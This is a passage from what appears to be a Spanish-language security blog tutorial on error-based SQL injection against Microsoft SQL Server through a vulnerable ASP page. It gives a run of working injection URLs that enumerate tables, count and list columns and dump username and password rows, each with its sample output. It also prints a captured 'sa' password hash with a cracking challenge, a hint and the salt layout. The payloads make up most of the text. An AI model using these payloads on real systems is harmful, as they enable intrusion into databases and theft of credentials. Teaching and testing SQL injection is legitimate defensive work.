Por lo que ya hemos obtenido el hash del usuario **sa**:

0x01004086ceb6c046ca420b9dc3bb4f5e33b4be4caeeaaf64f068.

Como minireto os propongo que os animéis e intentéis romper este hash y nos escribáis contando el método que habéis seguido. Como pista os doy los cuatro primeros caracteres de la contraseña (1SBN) y la siguiente fragmentación del hash:

Valor fijo -> 0x0100

Salt -> 4086ceb6

c046ca420b9dc3bb4f5e33b4be4caeeaaf64f068 (SHA1 de la contraseña en mixcase)

(**Tai** gracias por la corrección)

Si nos encontramos en un MS SQLSERVER 2000 la consulta para obtener el hash de las contraseñas sería el siguiente:

http://server/insertar.asp?texto=admin'+and+1=convert(int,(SELECT top 1 master.sys.fn_varbintohexstr(password_hash) FROM master..syslogins where name='sa'))--


La siguiente información que vamos a **obtener es las tablas de una base de datos**. Vamos a centrarnos en BASE_EJEMPLO aunque sería igual para cualquier base de datos.

Lo único que podemos resaltar en las siguientes consultas es que la tabla que vamos a consultar para cada base de datos es **sysobjects**. Por lo que las consultas quedarían de la siguiente forma:

Consulta:

http://server/insertar.asp?texto=admin'+and+1=convert(int,(SELECT top 1 name FROM BASE_EJEMPLO..sysobjects order by name))--

Tabla: EventNotificationErrorsQueue



Para consultar el resto de tablas hacemos la misma operación que hemos ido hacienda para la btención de los diferentes nombres de usuario.

Consulta:

http://server/insertar.asp?texto=admin'+and+1=convert(int,(SELECT top 1 name FROM BASE_EJEMPLO..sysobjects where+name>'EventNotificationErrorsQueue'+order+by+name))--

Tabla: QueryNotificationErrorsQueue

Consulta:

http://server/insertar.asp?texto=admin'+and+1=convert(int,(SELECT top 1 name FROM BASE_EJEMPLO..sysobjects where+name>'QueryNotificationErrorsQueue'+order+by+name))--

Tabla: queue_messages_1977058079

Consulta:

http://server/insertar.asp?texto=admin'+and+1=convert(int,(SELECT top 1 name FROM BASE_EJEMPLO..sysobjects where+name>'queue_messages_1977058079'+order+by+name))--

Tabla: queue_messages_2009058193

...

Por otra parte, si hay muchas tablas genéricas que no nos interesa obtenerlas, para saltarnoslas podemos incluir un carácter superior en la tabla ascii a todos los que siguen el patrón que se repite, por ejemplo para saltarnos todas las queue_messages podemos poner queue_message**z** y problema resuelto. Esto vamos a aplicarlo en la siguiente consulta:

http://server/insertar.asp?texto=admin'+and+1=convert(int,(SELECT top 1 name FROM BASE_EJEMPLO..sysobjects where+name>'queue_messagez'+order+by+name))--

Tabla: ServiceBrokerQueue

...

Consulta:

http://server/insertar.asp?texto=admin'+and+1=convert(int,(SELECT top 1 name FROM BASE_EJEMPLO..sysobjects where+name>'syz'+order+by+name))--

Tabla: tabla_usuarios

Consulta:

http://server/insertar.asp?texto=admin'+and+1=convert(int,(SELECT top 1 name FROM BASE_EJEMPLO..sysobjects where+name>'tabla_usuarios'+order+by+name))--

Tabla: tablacreadaentest

Consulta:

http://server/insertar.asp?texto=admin'+and+1=convert(int,(SELECT top 1 name FROM BASE_EJEMPLO..sysobjects where+name>'tablacreadaentest'+order+by+name))--

Tabla: test_tabla

Así sucesivamente hasta obtener el error que nos indica que no hay más tablas en la base de datos.

Primero vamos a contar los campos que contiene nuestra tabla utilizando **count** y vamos a introducir el resultado entre el carácter ^.Esto se puede utilizar para la automatización.

Consulta:

http://server/insertar.asp?texto=admin'+and 1=convert(int,(SELECT char(94)%2bcast(count(*) as varchar(10))%2bchar(94) FROM

BASE_EJEMPLO..syscolumns WHERE id = (SELECT top 1 id FROM BASE_EJEMPLO..sysobjects WHERE name = 'tabla_usuarios')))--


Resultado: ^2^ lo que indica que tiene dos campos nuestra tabla.

Para obtener los campos de una tabla vamos a realizar una consulta con subconsulta, en la que consultamos los campos (tabla de sistema syscolumns) de la tabla que queramos consultar (tabla del sistema para consulta de tablas sysobjects) haciendo hincapié en que lo único que hay que cambiar en la siguiente consulta es el *name='**tabla_usuarios**'* donde debemos poner el nombre de la tabla cuyos campos queremos obtener.

Consulta:

http://server/insertar.asp?texto=admin'+and 1=convert(int,(SELECT top 1 name FROM BASE_EJEMPLO..syscolumns WHERE id = (SELECT top 1 id FROM BASE_EJEMPLO..sysobjects WHERE name = 'tabla_usuarios')))--

Campo: usuario



Ahora obtenemos el siguiente campo por el método seguido en todos los casos anteriores de comparación.

Consulta:

http://server/insertar.asp?texto=admin'+and 1=convert(int,(SELECT top 1 name FROM BASE_EJEMPLO..syscolumns WHERE name<'usuario' and id = (SELECT top 1 id FROM BASE_EJEMPLO..sysobjects WHERE name = 'tabla_usuarios')))--

Campo: passwd


En la consulta anterior lo único que hemos añadido ha sido la clausula *WHERE name<'usuario'* e la que para obtener los campos hay que cambiar *usuario* por el resultado obtenido en la primera consulta de obtención de campos (imagen 023).

La obtención de los datos es bastante más simple que las complejas consultas anteriores, ya que se trata de construir consultas SQL normales debido a que en este punto ya tenemos el nombre de la base de datos, las tablas y los campos, por lo que las consultas se simplifican bastante, no teniendo que consultar tablas del DBMS. Además, no es necesario consultar campo a campo los datos ya que podemos concatenar los resultados utilizando *char(94)* para concatenar cada uno de los campos en una sola petición, y obtendríamos todos los datos de una tupla separados por el carácter ^ de la siguiente forma:

Consulta:

http://server/insertar.asp?texto=admin'+and 1=convert(int,(SELECT top 1 usuario%2bchar(94)%2bpasswd FROM BASE_EJEMPLO..tabla_usuarios order by usuario))--

Datos: admin ^contrasenia001122



Consulta:

http://server/insertar.asp?texto=admin'+and 1=convert(int,(SELECT top 1 usuario%2bchar(94)%2bpasswd FROM BASE_EJEMPLO..tabla_usuarios where usuario>'admin' order by usuario))--

Datos: andres ^otracontrasenia

Consulta:

http://server/insertar.asp?texto=admin'+and 1=convert(int,(SELECT top 1 usuario%2bchar(94)%2bpasswd FROM BASE_EJEMPLO..tabla_usuarios where usuario>'andres' order by usuario))--

Datos: pepe ^contrasenia

Consulta:

http://server/insertar.asp?texto=admin'+and 1=convert(int,(SELECT top 1 usuario%2bchar(94)%2bpasswd FROM BASE_EJEMPLO..tabla_usuarios where usuario>'pepe' order by usuario))--

Datos: usuariodepruebas ^lapassdeluserdepruebas

Ya hemos conseguido obtener todo tipo de datos acerca del servidor SQL: sistema operativo, motor de base de datos, bases de datos existentes, tablas, usuarios, etc. Únicamente resta explicar cómo ejecutar comandos en el DBMS en caso de disponer de usuario con privilegios así como escribir ficheros en el servidor que se tratará en futuros artículos.

Muchos de estos procesos y ciertas tareas se pueden automatizar y se puede utilizar incluso alguna de las herramientas que ya se comentaron en Hacktimes como SQLiHelper, Pangolin, etc.